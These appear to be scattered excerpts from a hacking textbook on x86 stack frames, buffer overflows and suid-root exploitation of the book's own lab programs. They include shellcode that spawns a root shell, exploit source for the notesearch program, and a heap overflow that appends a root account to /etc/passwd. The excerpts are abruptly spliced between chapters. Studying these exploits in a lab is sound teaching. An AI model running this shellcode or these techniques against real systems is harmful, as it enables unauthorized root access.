0x0804835d <main+6>:    and    esp,0xfffffff0
0x08048360 <main+9>:    mov    eax,0x0
0x08048365 <main+14>:   sub    esp,eax
0x08048367 <main+16>:   mov    DWORD PTR [esp+12],0x4
0x0804836f <main+24>:   mov    DWORD PTR [esp+8],0x3
0x08048377 <main+32>:   mov    DWORD PTR [esp+4],0x2
0x0804837f <main+40>:   mov    DWORD PTR [esp],0x1
0x08048386 <main+47>:   call   0x8048344 <test_function>
0x0804838b <main+52>:   leave
0x0804838c <main+53>:   ret
End of assembler dump
(gdb) disass test_function()
Dump of assembler code for function test_function:
0x08048344 <test_function+0>:   push   ebp
0x08048345 <test_function+1>:   mov    ebp,esp
```

created. This means the bottom of this new stack frame is at the current value of ESP, `0xbffff7f0`. The next breakpoint is right after the procedure prologue for `test_function()`, so continuing will build the stack frame. The output below shows similar information at the second breakpoint. The local variables (`flag` and `buffer`) are referenced relative to the frame pointer (EBP).

```
(gdb) cont
Continuing.

Breakpoint 2, test_function (a=1, b=2, c=3, d=4) at stack_example.c:5
5          flag = 31337;
(gdb) i r esp ebp eip
esp            0xbffff7c0       0xbffff7c0
ebp            0xbffff7e8       0xbffff7e8
eip            0x804834a        0x804834a <test_function+6>
(gdb) disass test_function
Dump of assembler code for function test_function:
0x08048344 <test_function+0>:   push   ebp
0x08048345 <test_function+1>:   mov    ebp,esp
0x08048347 <test_function+3>:   sub    esp,0x28
0x0804834a <test_function+6>:   mov    DWORD PTR [ebp-12],0x7a69
0x08048351 <test_function+13>:  mov    BYTE PTR [ebp-40],0x41
0x08048355 <test_function+17>:  leave
0x08048356 <test_function+18>:  ret
End of assembler dump.
(gdb) print $ebp-12
$1 = (void *) 0xbffff7dc
(gdb) print $ebp-40
$2 = (void *) 0xbffff7c0
(gdb) x/16xw $esp
0xbffff7c0:   ❶ 0x00000000    0x08049548    0xbffff7d8    0x08048249
0xbffff7d0:     0xb7f9f729    0xb7fd6ff4    0xbffff808    0x080483b9
0xbffff7e0:     0xb7fd6ff4  ❷ 0xbffff89c  ❸ 0xbffff808  ❹ 0x0804838b
0xbffff7f0:   ❺ 0x00000001    0x00000002    0x00000003    0x00000004
(gdb)
```


The stack frame is shown on the stack at the end. The four arguments to the function can be seen at the bottom of the stack frame (❺), with the return address found directly on top (❹). Above that is the saved frame pointer of `0xbffff808` (❸), which is what EBP was in the previous stack frame. The rest of the memory is saved for the local stack variables: `flag` and `buffer`. Calculating their relative addresses to EBP show their exact locations in the stack frame. Memory for the `flag` variable is shown at ❷ and memory for the buffer variable is shown at ❶ . The extra space in the stack frame is just padding.

After the execution finishes, the entire stack frame is popped off of the stack, and the EIP is set to the return address so the program can continue execution. If another function was called within the function, another stack frame would be pushed onto the stack, and so on. As each function ends, its stack frame is popped off of the stack so execution can be returned to the previous function. This behavior is the reason this segment of memory is organized in a FILO data structure.

```
   void *ptr;
   ptr = malloc(size);
   if(ptr == NULL)
      fatal("in ec_malloc() on memory allocation");
   return ptr;
}
```

In this new program, hacking.h, the functions can just be included. In C, when the filename for a `#include` is surrounded by < and >, the compiler looks for this file in standard include paths, such as /usr/include/. If the filename is surrounded by quotes, the compiler looks in the current directory. Therefore, if hacking.h is in the same directory as a program, it can be included with that program by typing `#include "hacking.h"`.

The changed lines for the new notetaker program (notetaker.c) are displayed in bold.

notetaker.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>
#include "hacking.h"

void usage(char *prog_name, char *filename) {
   printf("Usage: %s <data to add to %s>\n", prog_name, filename);
   exit(0);
}

void fatal(char *);            // A function for fatal errors
void *ec_malloc(unsigned int); // An error-checked malloc() wrapper

int main(int argc, char *argv[]) {
   int userid, fd; // File descriptor
   char *buffer, *datafile;

   buffer = (char *) ec_malloc(100);
   datafile = (char *) ec_malloc(20);
   strcpy(datafile, "/var/notes");

   if(argc < 2)                // If there aren't command-line arguments,
      usage(argv[0], datafile); // display usage message and exit.

   strcpy(buffer, argv[1]);  // Copy into buffer.

   printf("[DEBUG] buffer   @ %p: \'%s\'\n", buffer, buffer);
   printf("[DEBUG] datafile @ %p: \'%s\'\n", datafile, datafile);

 // Opening the file
   fd = open(datafile, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
   if(fd == -1)
      fatal("in main() while opening file");
   printf("[DEBUG] file descriptor is %d\n", fd);

   userid = getuid(); // Get the real user ID.
```

```
            else if(choice == 2)
               player.current_game = dealer_no_match;
            else
               player.current_game = find_the_ace;
            last_game = choice;     // and set last_game.
         }
         play_the_game();           // Play the game.
      }
      else if (choice == 4)
         show_highscore();
      else if (choice == 5) {
         printf("\nChange user name\n");
         printf("Enter your new name: ");
         input_name();
         printf("Your name has been changed.\n\n");
      }
      else if (choice == 6) {
         printf("\nYour account has been reset with 100 credits.\n\n");
         player.credits = 100;
      }
   }
   update_player_data();
   printf("\nThanks for playing! Bye.\n");
}

// This function reads the player data for the current uid
// from the file. It returns -1 if it is unable to find player
// data for the current uid.
int get_player_data() {
   int fd, uid, read_bytes;
   struct user entry;

   uid = getuid();

   fd = open(DATAFILE, O_RDONLY);
   if(fd == -1) // Can't open the file, maybe it doesn't exist
      return -1;
   read_bytes = read(fd, &entry, sizeof(struct user));    // Read the first chunk.
   while(entry.uid != uid && read_bytes > 0) { // Loop until proper uid is found.
      read_bytes = read(fd, &entry, sizeof(struct user)); // Keep reading.
   }
   close(fd); // Close the file.
   if(read_bytes  < sizeof(struct user)) // This means that the end of file was reached.
      return -1;
   else
      player = entry; // Copy the read entry into the player struct.
   return 1;          // Return a success.
}

// This is the new user registration function.
// It will create a new player account and append it to the file.
void register_new_player()  {
   int fd;

   printf("-=-={ New Player Registration }=-=-\n");
   printf("Enter your name: ");
   input_name();

   player.uid = getuid();
   player.highscore = player.credits = 100;
```

```
int dealer_no_match() {
   int i, j, numbers[16], wager = -1, match = -1;

   printf("\n::::::: No Match Dealer :::::::\n");
   printf("In this game, you can wager up to all of your credits.\n");
   printf("The dealer will deal out 16 random numbers between 0 and 99.\n");
   printf("If there are no matches among them, you double your money!\n\n");

   if(player.credits == 0) {
      printf("You don't have any credits to wager!\n\n");
      return -1;
   }
   while(wager == -1)
      wager = take_wager(player.credits, 0);

   printf("\t\t::: Dealing out 16 random numbers :::\n");
   for(i=0; i < 16; i++) {
      numbers[i] = rand() % 100; // Pick a number between 0 and 99.
      printf("%2d\t", numbers[i]);
      if(i%8 == 7)               // Print a line break every 8 numbers.
         printf("\n");
   }
   for(i=0; i < 15; i++) {       // Loop looking for matches.
      j = i + 1;
      while(j < 16) {
         if(numbers[i] == numbers[j])
            match = numbers[i];
         j++;
      }
   }
   if(match != -1) {
      printf("The dealer matched the number %d!\n", match);
      printf("You lose %d credits.\n", wager);
      player.credits -= wager;
   } else {
      printf("There were no matches! You win %d credits!\n", wager);
      player.credits += wager;
   }
   return 0;
}

// This is the Find the Ace game.
// It returns -1 if the player has 0 credits.
int find_the_ace() {
   int i, ace, total_wager;
   int invalid_choice, pick = -1, wager_one = -1, wager_two = -1;
   char choice_two, cards[3] = {'X', 'X', 'X'};

   ace = rand()%3; // Place the ace randomly.

   printf("******* Find the Ace *******\n");
   printf("In this game, you can wager up to all of your credits.\n");
   printf("Three cards will be dealt out, two queens and one ace.\n");
   printf("If you find the ace, you will win your wager.\n");
   printf("After choosing a card, one of the queens will be revealed.\n");
   printf("At this point, you may either select a different card or\n");
   printf("increase your wager.\n\n");

   if(player.credits == 0) {
      printf("You don't have any credits to wager!\n\n");
```

```
        }
    }
    return 0;
}
```

Since this is a multi-user program that writes to a file in the /var directory, it must be suid root.

```
reader@hacking:~/booksrc $ gcc -o game_of_chance game_of_chance.c
reader@hacking:~/booksrc $ sudo chown root:root ./game_of_chance
reader@hacking:~/booksrc $ sudo chmod u+s ./game_of_chance
reader@hacking:~/booksrc $ ./game_of_chance
-=-={ New Player Registration }=-=-
Enter your name: Jon Erickson

Welcome to the Game of Chance, Jon Erickson.
You have been given 100 credits.
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 100 credits] ->  1

[DEBUG] current_game pointer @ 0x08048e6e

####### Pick a Number ######
This game costs 10 credits to play. Simply pick a number
between 1 and 20, and if you pick the winning number, you
will win the jackpot of 100 credits!

10 credits have been deducted from your account.
Pick a number between 1 and 20: 7
The winning number is 14.
Sorry, you didn't win.

You now have 90 credits.
Would you like to play again? (y/n)  n
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 90 credits] ->  2

[DEBUG] current_game pointer @ 0x08048f61

::::::: No Match Dealer :::::::
In this game you can wager up to all of your credits.
The dealer will deal out 16 random numbers between 0 and 99.
If there are no matches among them, you double your money!
```

```
How many of your 90 credits would you like to wager?  30
                :::  Dealing out 16 random numbers  :::
88      68      82      51      21      73      80      50
11      64      78      85      39      42      40      95
There were no matches! You win 30 credits!

You now have 120 credits
Would you like to play again? (y/n)  n
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 120 credits] ->  3

[DEBUG] current_game pointer @ 0x0804914c
******* Find the Ace *******
In this game you can wager up to all of your credits.
Three cards will be dealt: two queens and one ace.
If you find the ace, you will win your wager.
After choosing a card, one of the queens will be revealed.
At this point you may either select a different card or
increase your wager.

How many of your 120 credits would you like to wager?  50

        *** Dealing cards ***
        ._.     ._.     ._.
Cards:  |X|     |X|     |X|
         1       2       3
Select a card: 1, 2, or 3:  2

        *** Revealing a queen ***
        ._.     ._.     ._.
Cards:  |X|     |X|     |Q|
                 ^-- your pick
Would you like to
[c]hange your pick      or      [i]ncrease your wager?
Select c or i:  c
Your card pick has been changed to card 1.

        *** End result ***

        ._.     ._.     ._.
Cards:  |A|     |Q|     |Q|
         ^-- your pick
You have won 50 credits from your first wager.

You now have 170 credits.
Would you like to play again? (y/n)  n
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
```

```
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 170 credits] ->  4

====================| HIGH SCORE |====================
You currently have the high score of 170 credits!
======================================================

-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 170 credits] ->  7

Thanks for playing! Bye.
reader@hacking:~/booksrc $ sudo su jose
jose@hacking:/home/reader/booksrc $ ./game_of_chance
-=-={ New Player Registration }=-=-
Enter your name: Jose Ronnick

Welcome to the Game of Chance Jose Ronnick.
You have been given 100 credits.
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score 5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jose Ronnick]
[You have 100 credits] ->  4
====================| HIGH SCORE |====================
Jon Erickson has the high score of 170.
======================================================

-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your username
6 - Reset your account at 100 credits
7 - Quit
[Name: Jose Ronnick]
[You have 100 credits] ->  7

Thanks for playing! Bye.
jose@hacking:~/booksrc $ exit
exit
reader@hacking:~/booksrc $
```


Play around with this program a little bit. The Find the Ace game is a demonstration of a principle of conditional probability; although it is

```
reader@hacking:~/booksrc $ ./auth_overflow test

Access Denied.
reader@hacking:~/booksrc $ ./auth_overflow brillig

-=-=-=-=-=-=-=-=-=-=-=-=-=-
      Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-
reader@hacking:~/booksrc $ ./auth_overflow outgrabe

-=-=-=-=-=-=-=-=-=-=-=-=-=-
      Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-
reader@hacking:~/booksrc $
```

So far, everything works as the source code says it should. This is to be expected from something as deterministic as a computer program. But an overflow can lead to unexpected and even contradictory behavior, allowing access without a proper password.

```
reader@hacking:~/booksrc $ ./auth_overflow AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

-=-=-=-=-=-=-=-=-=-=-=-=-=-
      Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-
reader@hacking:~/booksrc $
```

You may have already figured out what happened, but let's look at this with a debugger to see the specifics of it.


```
reader@hacking:~/booksrc $ gdb -q ./auth_overflow
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <string.h>
4
5       int check_authentication(char *password) {
6               int auth_flag = 0;
7               char password_buffer[16];
8
9                strcpy(password_buffer, password);
10
(gdb)
11              if(strcmp(password_buffer, "brillig") == 0)
12                      auth_flag = 1;
13              if(strcmp(password_buffer, "outgrabe") == 0)
14                      auth_flag = 1;
15
16              return auth_flag;
17      }
18
19      int main(int argc, char *argv[]) {
20              if(argc < 2) {
(gdb) break 9
Breakpoint 1 at 0x8048421: file auth_overflow.c, line 9.
(gdb) break 16
Breakpoint 2 at 0x804846f: file auth_overflow.c, line 16.
(gdb)
```

Figure 0x300-1.

```
reader@hacking:~/booksrc $ gcc -g auth_overflow2.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <string.h>
4
5       int check_authentication(char *password) {
6               char password_buffer[16];
7               int auth_flag = 0;
8
9               strcpy(password_buffer, password);
10
(gdb)
11              if(strcmp(password_buffer, "brillig") == 0)
12                      auth_flag = 1;
13              if(strcmp(password_buffer, "outgrabe") == 0)
14                      auth_flag = 1;
15
16              return auth_flag;
17      }
18
19      int main(int argc, char *argv[]) {
20              if(argc < 2) {
(gdb)
21                      printf("Usage: %s <password>\n", argv[0]);
22                      exit(0);
23              }
24              if(check_authentication(argv[1])) {
25                      printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
26                      printf("      Access Granted.\n");
27                      printf("-=-=-=-=-=-=-=-=-=-=-=-=-=-\n");
28              } else {
29                      printf("\nAccess Denied.\n");
30         }
```

```
(gdb)
```

Continuing to the second breakpoint in `check_authentication()`, a stack frame (shown in bold) is pushed onto the stack when the function is called. Since the stack grows upward toward lower memory addresses, the stack pointer is now 64 bytes less at `0xbffff7a0`. The size and structure of a stack frame can vary greatly, depending on the function and certain compiler optimizations. For example, the first 24 bytes of this stack frame are just padding put there by the compiler. The local stack variables, `auth_flag` and `password_buffer`, are shown at their respective memory locations in the stack frame. The `auth_flag` ❶ is shown at `0xbffff7bc`, and the 16 bytes of the password buffer ❷ are shown at `0xbffff7c0`.

The stack frame contains more than just the local variables and padding. Elements of the `check_authentication()` stack frame are shown below.

First, the memory saved for the local variables is shown in italic. This starts at the `auth_flag` variable at `0xbffff7bc` and continues through the end of the 16-byte `password_buffer` variable. The next few values on the stack are just padding the compiler threw in, plus something called the *saved frame pointer*. If the program is compiled with the flag `-fomit-frame-pointer` for optimization, the frame pointer won't be used in the stack frame. At ❸ the value `0x080484bb` is the return address of the stack frame, and at ❹ the address `0xbffffe9b7` is a pointer to a string containing 30 *A*s. This must be the argument to the `check_authentication()` function.


```
(gdb) x/32xw $esp
0xbffff7a0:     0x00000000      0x08049744      0xbffff7b8      0x080482d9
0xbffff7b0:     0xb7f9f729      0xb7fd6ff4      0xbffff7e8      0x00000000
0xbffff7c0:     0xb7fd6ff4      0xbffff880      0xbffff7e8      0xb7fd6ff4
0xbffff7d0:     0xb7ff47b0      0x08048510      0xbffff7e8    ❸ 0x080484bb
0xbffff7e0:   ❹ 0xbffff9b7      0x08048510      0xbffff848      0xb7eafebc
0xbffff7f0:     0x00000002      0xbffff874      0xbffff880      0xb8001898
0xbffff800:     0x00000000      0x00000001      0x00000001      0x00000000
0xbffff810:     0xb7fd6ff4      0xb8000ce0      0x00000000      0xbffff848
(gdb) x/32xb 0xbffff9b7
0xbffff9b7:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff9bf:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff9c7:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff9cf:     0x41    0x41    0x41    0x41    0x41    0x41    0x00    0x53
(gdb) x/s 0xbffff9b7
0xbffff9b7:      'A' <repeats 30 times>
(gdb)
```

The return address in a stack frame can be located by understanding how the stack frame is created. This process begins in the `main()` function, even before the function call.

```
(gdb) disass main
Dump of assembler code for function main:
0x08048474 <main+0>:    push   ebp
0x08048475 <main+1>:    mov    ebp,esp
0x08048477 <main+3>:    sub    esp,0x8
0x0804847a <main+6>:    and    esp,0xfffffff0
```

Experimenting with BASH

Since so much of hacking is rooted in exploitation and experimentation, the ability to quickly try different things is vital. The BASH shell and Perl are common on most machines and are all that is needed to experiment with exploitation.

Perl is an interpreted programming language with a `print` command that happens to be particularly suited to generating long sequences of characters. Perl can be used to execute instructions on the command line by using the `-e` switch like this:

```
reader@hacking:~/booksrc $ perl -e 'print "A" x 20;'
AAAAAAAAAAAAAAAAAAAA
```

This command tells Perl to execute the commands found between the single quotes—in this case, a single command of `print "A" x 20;`. This command prints the character *A* 20 times.

Any character, such as a nonprintable character, can also be printed by using `\x##`, where `##` is the hexadecimal value of the character. In the following example, this notation is used to print the character *A*, which has the hexadecimal value of `0x41`.

```
reader@hacking:~/booksrc $ perl -e 'print "\x41" x 20;'
AAAAAAAAAAAAAAAAAAAA
```

In addition, string concatenation can be done in Perl with a period (.). This can be useful when stringing multiple addresses together.

```
reader@hacking:~/booksrc $ perl -e 'print "A"x20 . "BCD" . "\x61\x66\x67\x69"x2 . "Z";'
AAAAAAAAAAAAAAAAAAAABCDafgiafgiZ
```

An entire shell command can be executed like a function, returning its output in place. This is done by surrounding the command with parentheses and prefixing a dollar sign. Here are two examples:

```
reader@hacking:~/booksrc $ $(perl -e 'print "uname";')
Linux
reader@hacking:~/booksrc $ una$(perl -e 'print "m";')e
Linux
reader@hacking:~/booksrc $
```

In each case, the output of the command found between the parentheses is substituted for the command, and the command `uname` is executed. This exact command-substitution effect can be accomplished with grave accent marks (', the tilted single quote on the tilde key). You can use whichever syntax feels more natural for you; however, the parentheses syntax is easier to read for most people.

```
reader@hacking:~/booksrc $ u`perl -e 'print "na";'`me
Linux
reader@hacking:~/booksrc $ u$(perl -e 'print "na";')me
Linux
reader@hacking:~/booksrc $
```

```
reader@hacking:~/booksrc $
```

In the example above, the target address of `0x080484bf` is repeated 10 times to ensure the return address is overwritten with the new target address. When the `check_authentication()` function returns, execution jumps directly to the new target address instead of returning to the next instruction after the call. This gives us more control; however, we are still limited to using instructions that exist in the original programming.

The notesearch program is vulnerable to a buffer overflow on the line marked in bold here.

```
int main(int argc, char *argv[]) {
   int userid, printing=1, fd; // File descriptor
   char searchstring[100];

   if(argc > 1)                        // If there is an arg
      strcpy(searchstring, argv[1]);   //   that is the search string;
   else                                // otherwise,
      searchstring[0] = 0;             //   search string is empty.
```

The notesearch exploit uses a similar technique to overflow a buffer into the return address; however, it also injects its own instructions into memory and then returns execution there. These instructions are called *shellcode*, and they tell the program to restore privileges and open a shell prompt. This is especially devastating for the notesearch program, since it is suid root. Since this program expects multiuser access, it runs under higher privileges so it can access its data file, but the program logic prevents the user from using these higher privileges for anything other than accessing the data file—at least that's the intention.

But when new instructions can be injected in and execution can be controlled with a buffer overflow, the program logic is meaningless. This technique allows the program to do things it was never programmed to do, while it's still running with elevated privileges. This is the dangerous combination that allows the notesearch exploit to gain a root shell. Let's examine the exploit further.

```
reader@hacking:~/booksrc $ gcc -g exploit_notesearch.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1       #include <stdio.h>
2       #include <stdlib.h>
3       #include <string.h>
4       char shellcode[]=
5       "\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
6       "\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
7       "\xe1\xcd\x80";
8
9       int main(int argc, char *argv[]) {
10         unsigned int i, *ptr, ret, offset=270;
(gdb)
11         char *command, *buffer;
12
13         command = (char *) malloc(200);
14         bzero(command, 200); // Zero out the new memory.
```

```
0xbffffd56:      "SHELLCODE=", '\220' <repeats 190 times>...
0xbffff9ab:      "\220\220\220\220\220\220\220\220\220\2201ï¿½1ï¿½1ï¿½\231ï¿½ï¿½ï¿½
\200j\vXQh//
shh/bin\211ï¿½Q\211ï¿½S\211ï¿½ï¿½\200"
0xbffff9d9:      "TERM=xterm"
0xbffff9e4:      "DESKTOP_STARTUP_ID="
0xbffff9f8:      "SHELL=/bin/bash"
0xbffffa08:      "GTK_RC_FILES=/etc/gtk/gtkrc:/home/reader/.gtkrc-1.2-gnome2"
0xbffffa43:      "WINDOWID=39845969"
0xbffffa55:      "USER=reader"
0xbffffa61:
"LS_COLORS=no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;
33;01:or=
40;31;01:su=37;41:sg=30;43:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:
*.arj=01
;31:*.taz=0"...
0xbffffb29:
"1;31:*.lzh=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.gz=01;31:*.bz2=01;31:*.deb=01;31:
*.rpm=01;3
1:*.jar=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:
*.ppm=01
;35:*.tga=0"...
(gdb) x/s 0xbffff8e3
0xbffff8e3:      "SHELLCODE=", '\220' <repeats 190 times>...
(gdb) x/s 0xbffff8e3 + 100
0xbffff947:      '\220' <repeats 110 times>, "1ï¿½1ï¿½1ï¿½\231ï¿½ï¿½ï¿½
\200j\vXQh//shh/bin\
211ï¿½Q\211ï¿½S\211ï¿½ï¿½\200"
(gdb)
```


The debugger reveals the location of the shellcode, shown in bold above. (When the program is run outside of the debugger, these addresses might be a little different.) The debugger also has some information on the stack, which shifts the addresses around a bit. But with a 200-byte NOP sled, these inconsistencies aren't a problem if an address near the middle of the sled is picked. In the output above, the address `0xbffff947` is shown to be close to the middle of the NOP sled, which should give us enough wiggle room. After determining the address of the injected shellcode instructions, the exploitation is simply a matter of overwriting the return address with this address.

```
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x47\xf9\xff\xbf"x40')
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
-------[ end of note data ]-------
sh-3.2# whoami
root
sh-3.2#
```

The target address is repeated enough times to overflow the return address, and execution returns into the NOP sled in the environment variable, which inevitably leads to the shellcode. In situations where the overflow buffer isn't large enough to hold shellcode, an environment variable can be used with a large NOP sled. This usually makes exploitations quite a bit easier.

A huge NOP sled is a great aid when you need to guess at the target return addresses, but it turns out that the locations of environment variables are easier process should run. This environment is presented in the form of an array of pointers to null-terminated strings for each environment variable, and the environment array itself is terminated with a NULL pointer.

With `execl()`, the existing environment is used, but if you use `execle()`, the entire environment can be specified. If the environment array is just the shellcode as the first string (with a NULL pointer to terminate the list), the only environment variable will be the shellcode. This makes its address easy to calculate. In Linux, the address will be `0xbffffffa`, minus the length of the shellcode in the environment, minus the length of the name of the executed program. Since this address will be exact, there is no need for a NOP sled. All that's needed in the exploit buffer is the address, repeated enough times to overflow the return address in the stack, as shown in exploit_nosearch_env.c.

exploit_notesearch_env.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

int main(int argc, char *argv[]) {
   char *env[2] = {shellcode, 0};
   unsigned int i, ret;

   char *buffer = (char *) malloc(160);

   ret = 0xbffffffa - (sizeof(shellcode)-1) - strlen("./notesearch");
   for(i=0; i < 160; i+=4)
      *((unsigned int *)(buffer+i)) = ret;

   execle("./notesearch", "notesearch", buffer, 0, env);
   free(buffer);
}
```


This exploit is more reliable, since it doesn't need a NOP sled or any guesswork regarding offsets. Also, it doesn't start any additional processes.

```
reader@hacking:~/booksrc $ gcc exploit_notesearch_env.c
reader@hacking:~/booksrc $ ./a.out
-------[ end of note data ]-------
sh-3.2#
```

detect problems with the heap header information. This makes heap unlinking in Linux very difficult. However, this particular exploit doesn't use heap header information to do its magic, so by the time `free()` is called, the program has already been tricked into writing to a new file with root privileges.

```
reader@hacking:~/booksrc $ grep -B10 free notetaker.c

   if(write(fd, buffer, strlen(buffer)) == -1) // Write note.
      fatal("in main() while writing buffer to file");
   write(fd, "\n", 1); // Terminate line.

// Closing file
   if(close(fd) == -1)
      fatal("in main() while closing file");

   printf("Note has been saved.\n");
   free(buffer);
   free(datafile);
reader@hacking:~/booksrc $ ls -l ./testfile
-rw------- 1 root reader 118 2007-09-09 16:19 ./testfile
reader@hacking:~/booksrc $ cat ./testfile
cat: ./testfile: Permission denied
reader@hacking:~/booksrc $ sudo cat ./testfile
?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAA
AAAAAAAAtestfile
reader@hacking:~/booksrc $
```


A string is read until a null byte is encountered, so the entire string is written to the file as the `userinput`. Since this is a suid root program, the file that is created is owned by root. This also means that since the filename can be controlled, data can be appended to any file. This data does have some restrictions, though; it must end with the controlled filename, and a line with the user ID will be written, also.

There are probably several clever ways to exploit this type of capability. The most apparent one would be to append something to the /etc/passwd file. This file contains all of the usernames, IDs, and login shells for all the users of the system. Naturally, this is a critical system file, so it is a good idea to make a backup copy before messing with it too much.

```
reader@hacking:~/booksrc $ cp /etc/passwd /tmp/passwd.bkup
reader@hacking:~/booksrc $ head /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
reader@hacking:~/booksrc $
```

login shell for the password file is also /tmp/etc/passwd, making the following a valid password file line:

```
myroot:XXq2wKiyI43A2:0:0:me:/root:/tmp/etc/passwd
```

The values of this line just need to be slightly modified so that the portion before /etc/passwd is exactly 104 bytes long:

```
reader@hacking:~/booksrc $ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:me:/root:/tmp"' | wc
 -c
38
reader@hacking:~/booksrc $ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:" . "A"x50 .
 ":/root:/tmp"'
| wc -c
86
reader@hacking:~/booksrc $ gdb -q
(gdb) p 104 - 86 + 50
$1 = 68
(gdb) quit
reader@hacking:~/booksrc $ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:" . "A"x68 .
 ":/root:/tmp"'
| wc -c
104
reader@hacking:~/booksrc $
```

If /etc/passwd is added to the end of that final string (shown in bold), the string above will be appended to the end of the /etc/passwd file. And since this line defines an account with root privileges with a password we set, it won't be difficult to access this account and obtain root access, as the following output shows.


```
reader@hacking:~/booksrc $ ./notetaker $(perl -e 'print "myroot:XXq2wKiyI43A2:0:0:"
 . "A"x68 .
":/root:/tmp/etc/passwd"')
[DEBUG] buffer   @ 0x804a008: 'myroot:XXq2wKiyI43A2:0:0:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA:/root:/tmp/etc/passwd'
[DEBUG] datafile @ 0x804a070: '/etc/passwd'
[DEBUG] file descriptor is 3
Note has been saved.
*** glibc detected *** ./notetaker: free(): invalid next size (normal): 0x0804a008 ***
======= Backtrace: =========
/lib/tls/i686/cmov/libc.so.6[0xb7f017cd]
/lib/tls/i686/cmov/libc.so.6(cfree+0x90)[0xb7f04e30]
./notetaker[0x8048916]
/lib/tls/i686/cmov/libc.so.6(__libc_start_main+0xdc)[0xb7eafebc]
./notetaker[0x8048511]
======= Memory map: ========
08048000-08049000 r-xp 00000000 00:0f 44384      /cow/home/reader/booksrc/notetaker
08049000-0804a000 rw-p 00000000 00:0f 44384      /cow/home/reader/booksrc/notetaker
0804a000-0806b000 rw-p 0804a000 00:00 0          [heap]
b7d00000-b7d21000 rw-p b7d00000 00:00 0
b7d21000-b7e00000 ---p b7d21000 00:00 0
b7e83000-b7e8e000 r-xp 00000000 07:00 15444      /rofs/lib/libgcc_s.so.1
b7e8e000-b7e8f000 rw-p 0000a000 07:00 15444      /rofs/lib/libgcc_s.so.1
b7e99000-b7e9a000 rw-p b7e99000 00:00 0
b7e9a000-b7fd5000 r-xp 00000000 07:00 15795      /rofs/lib/tls/i686/cmov/libc-2.5.so
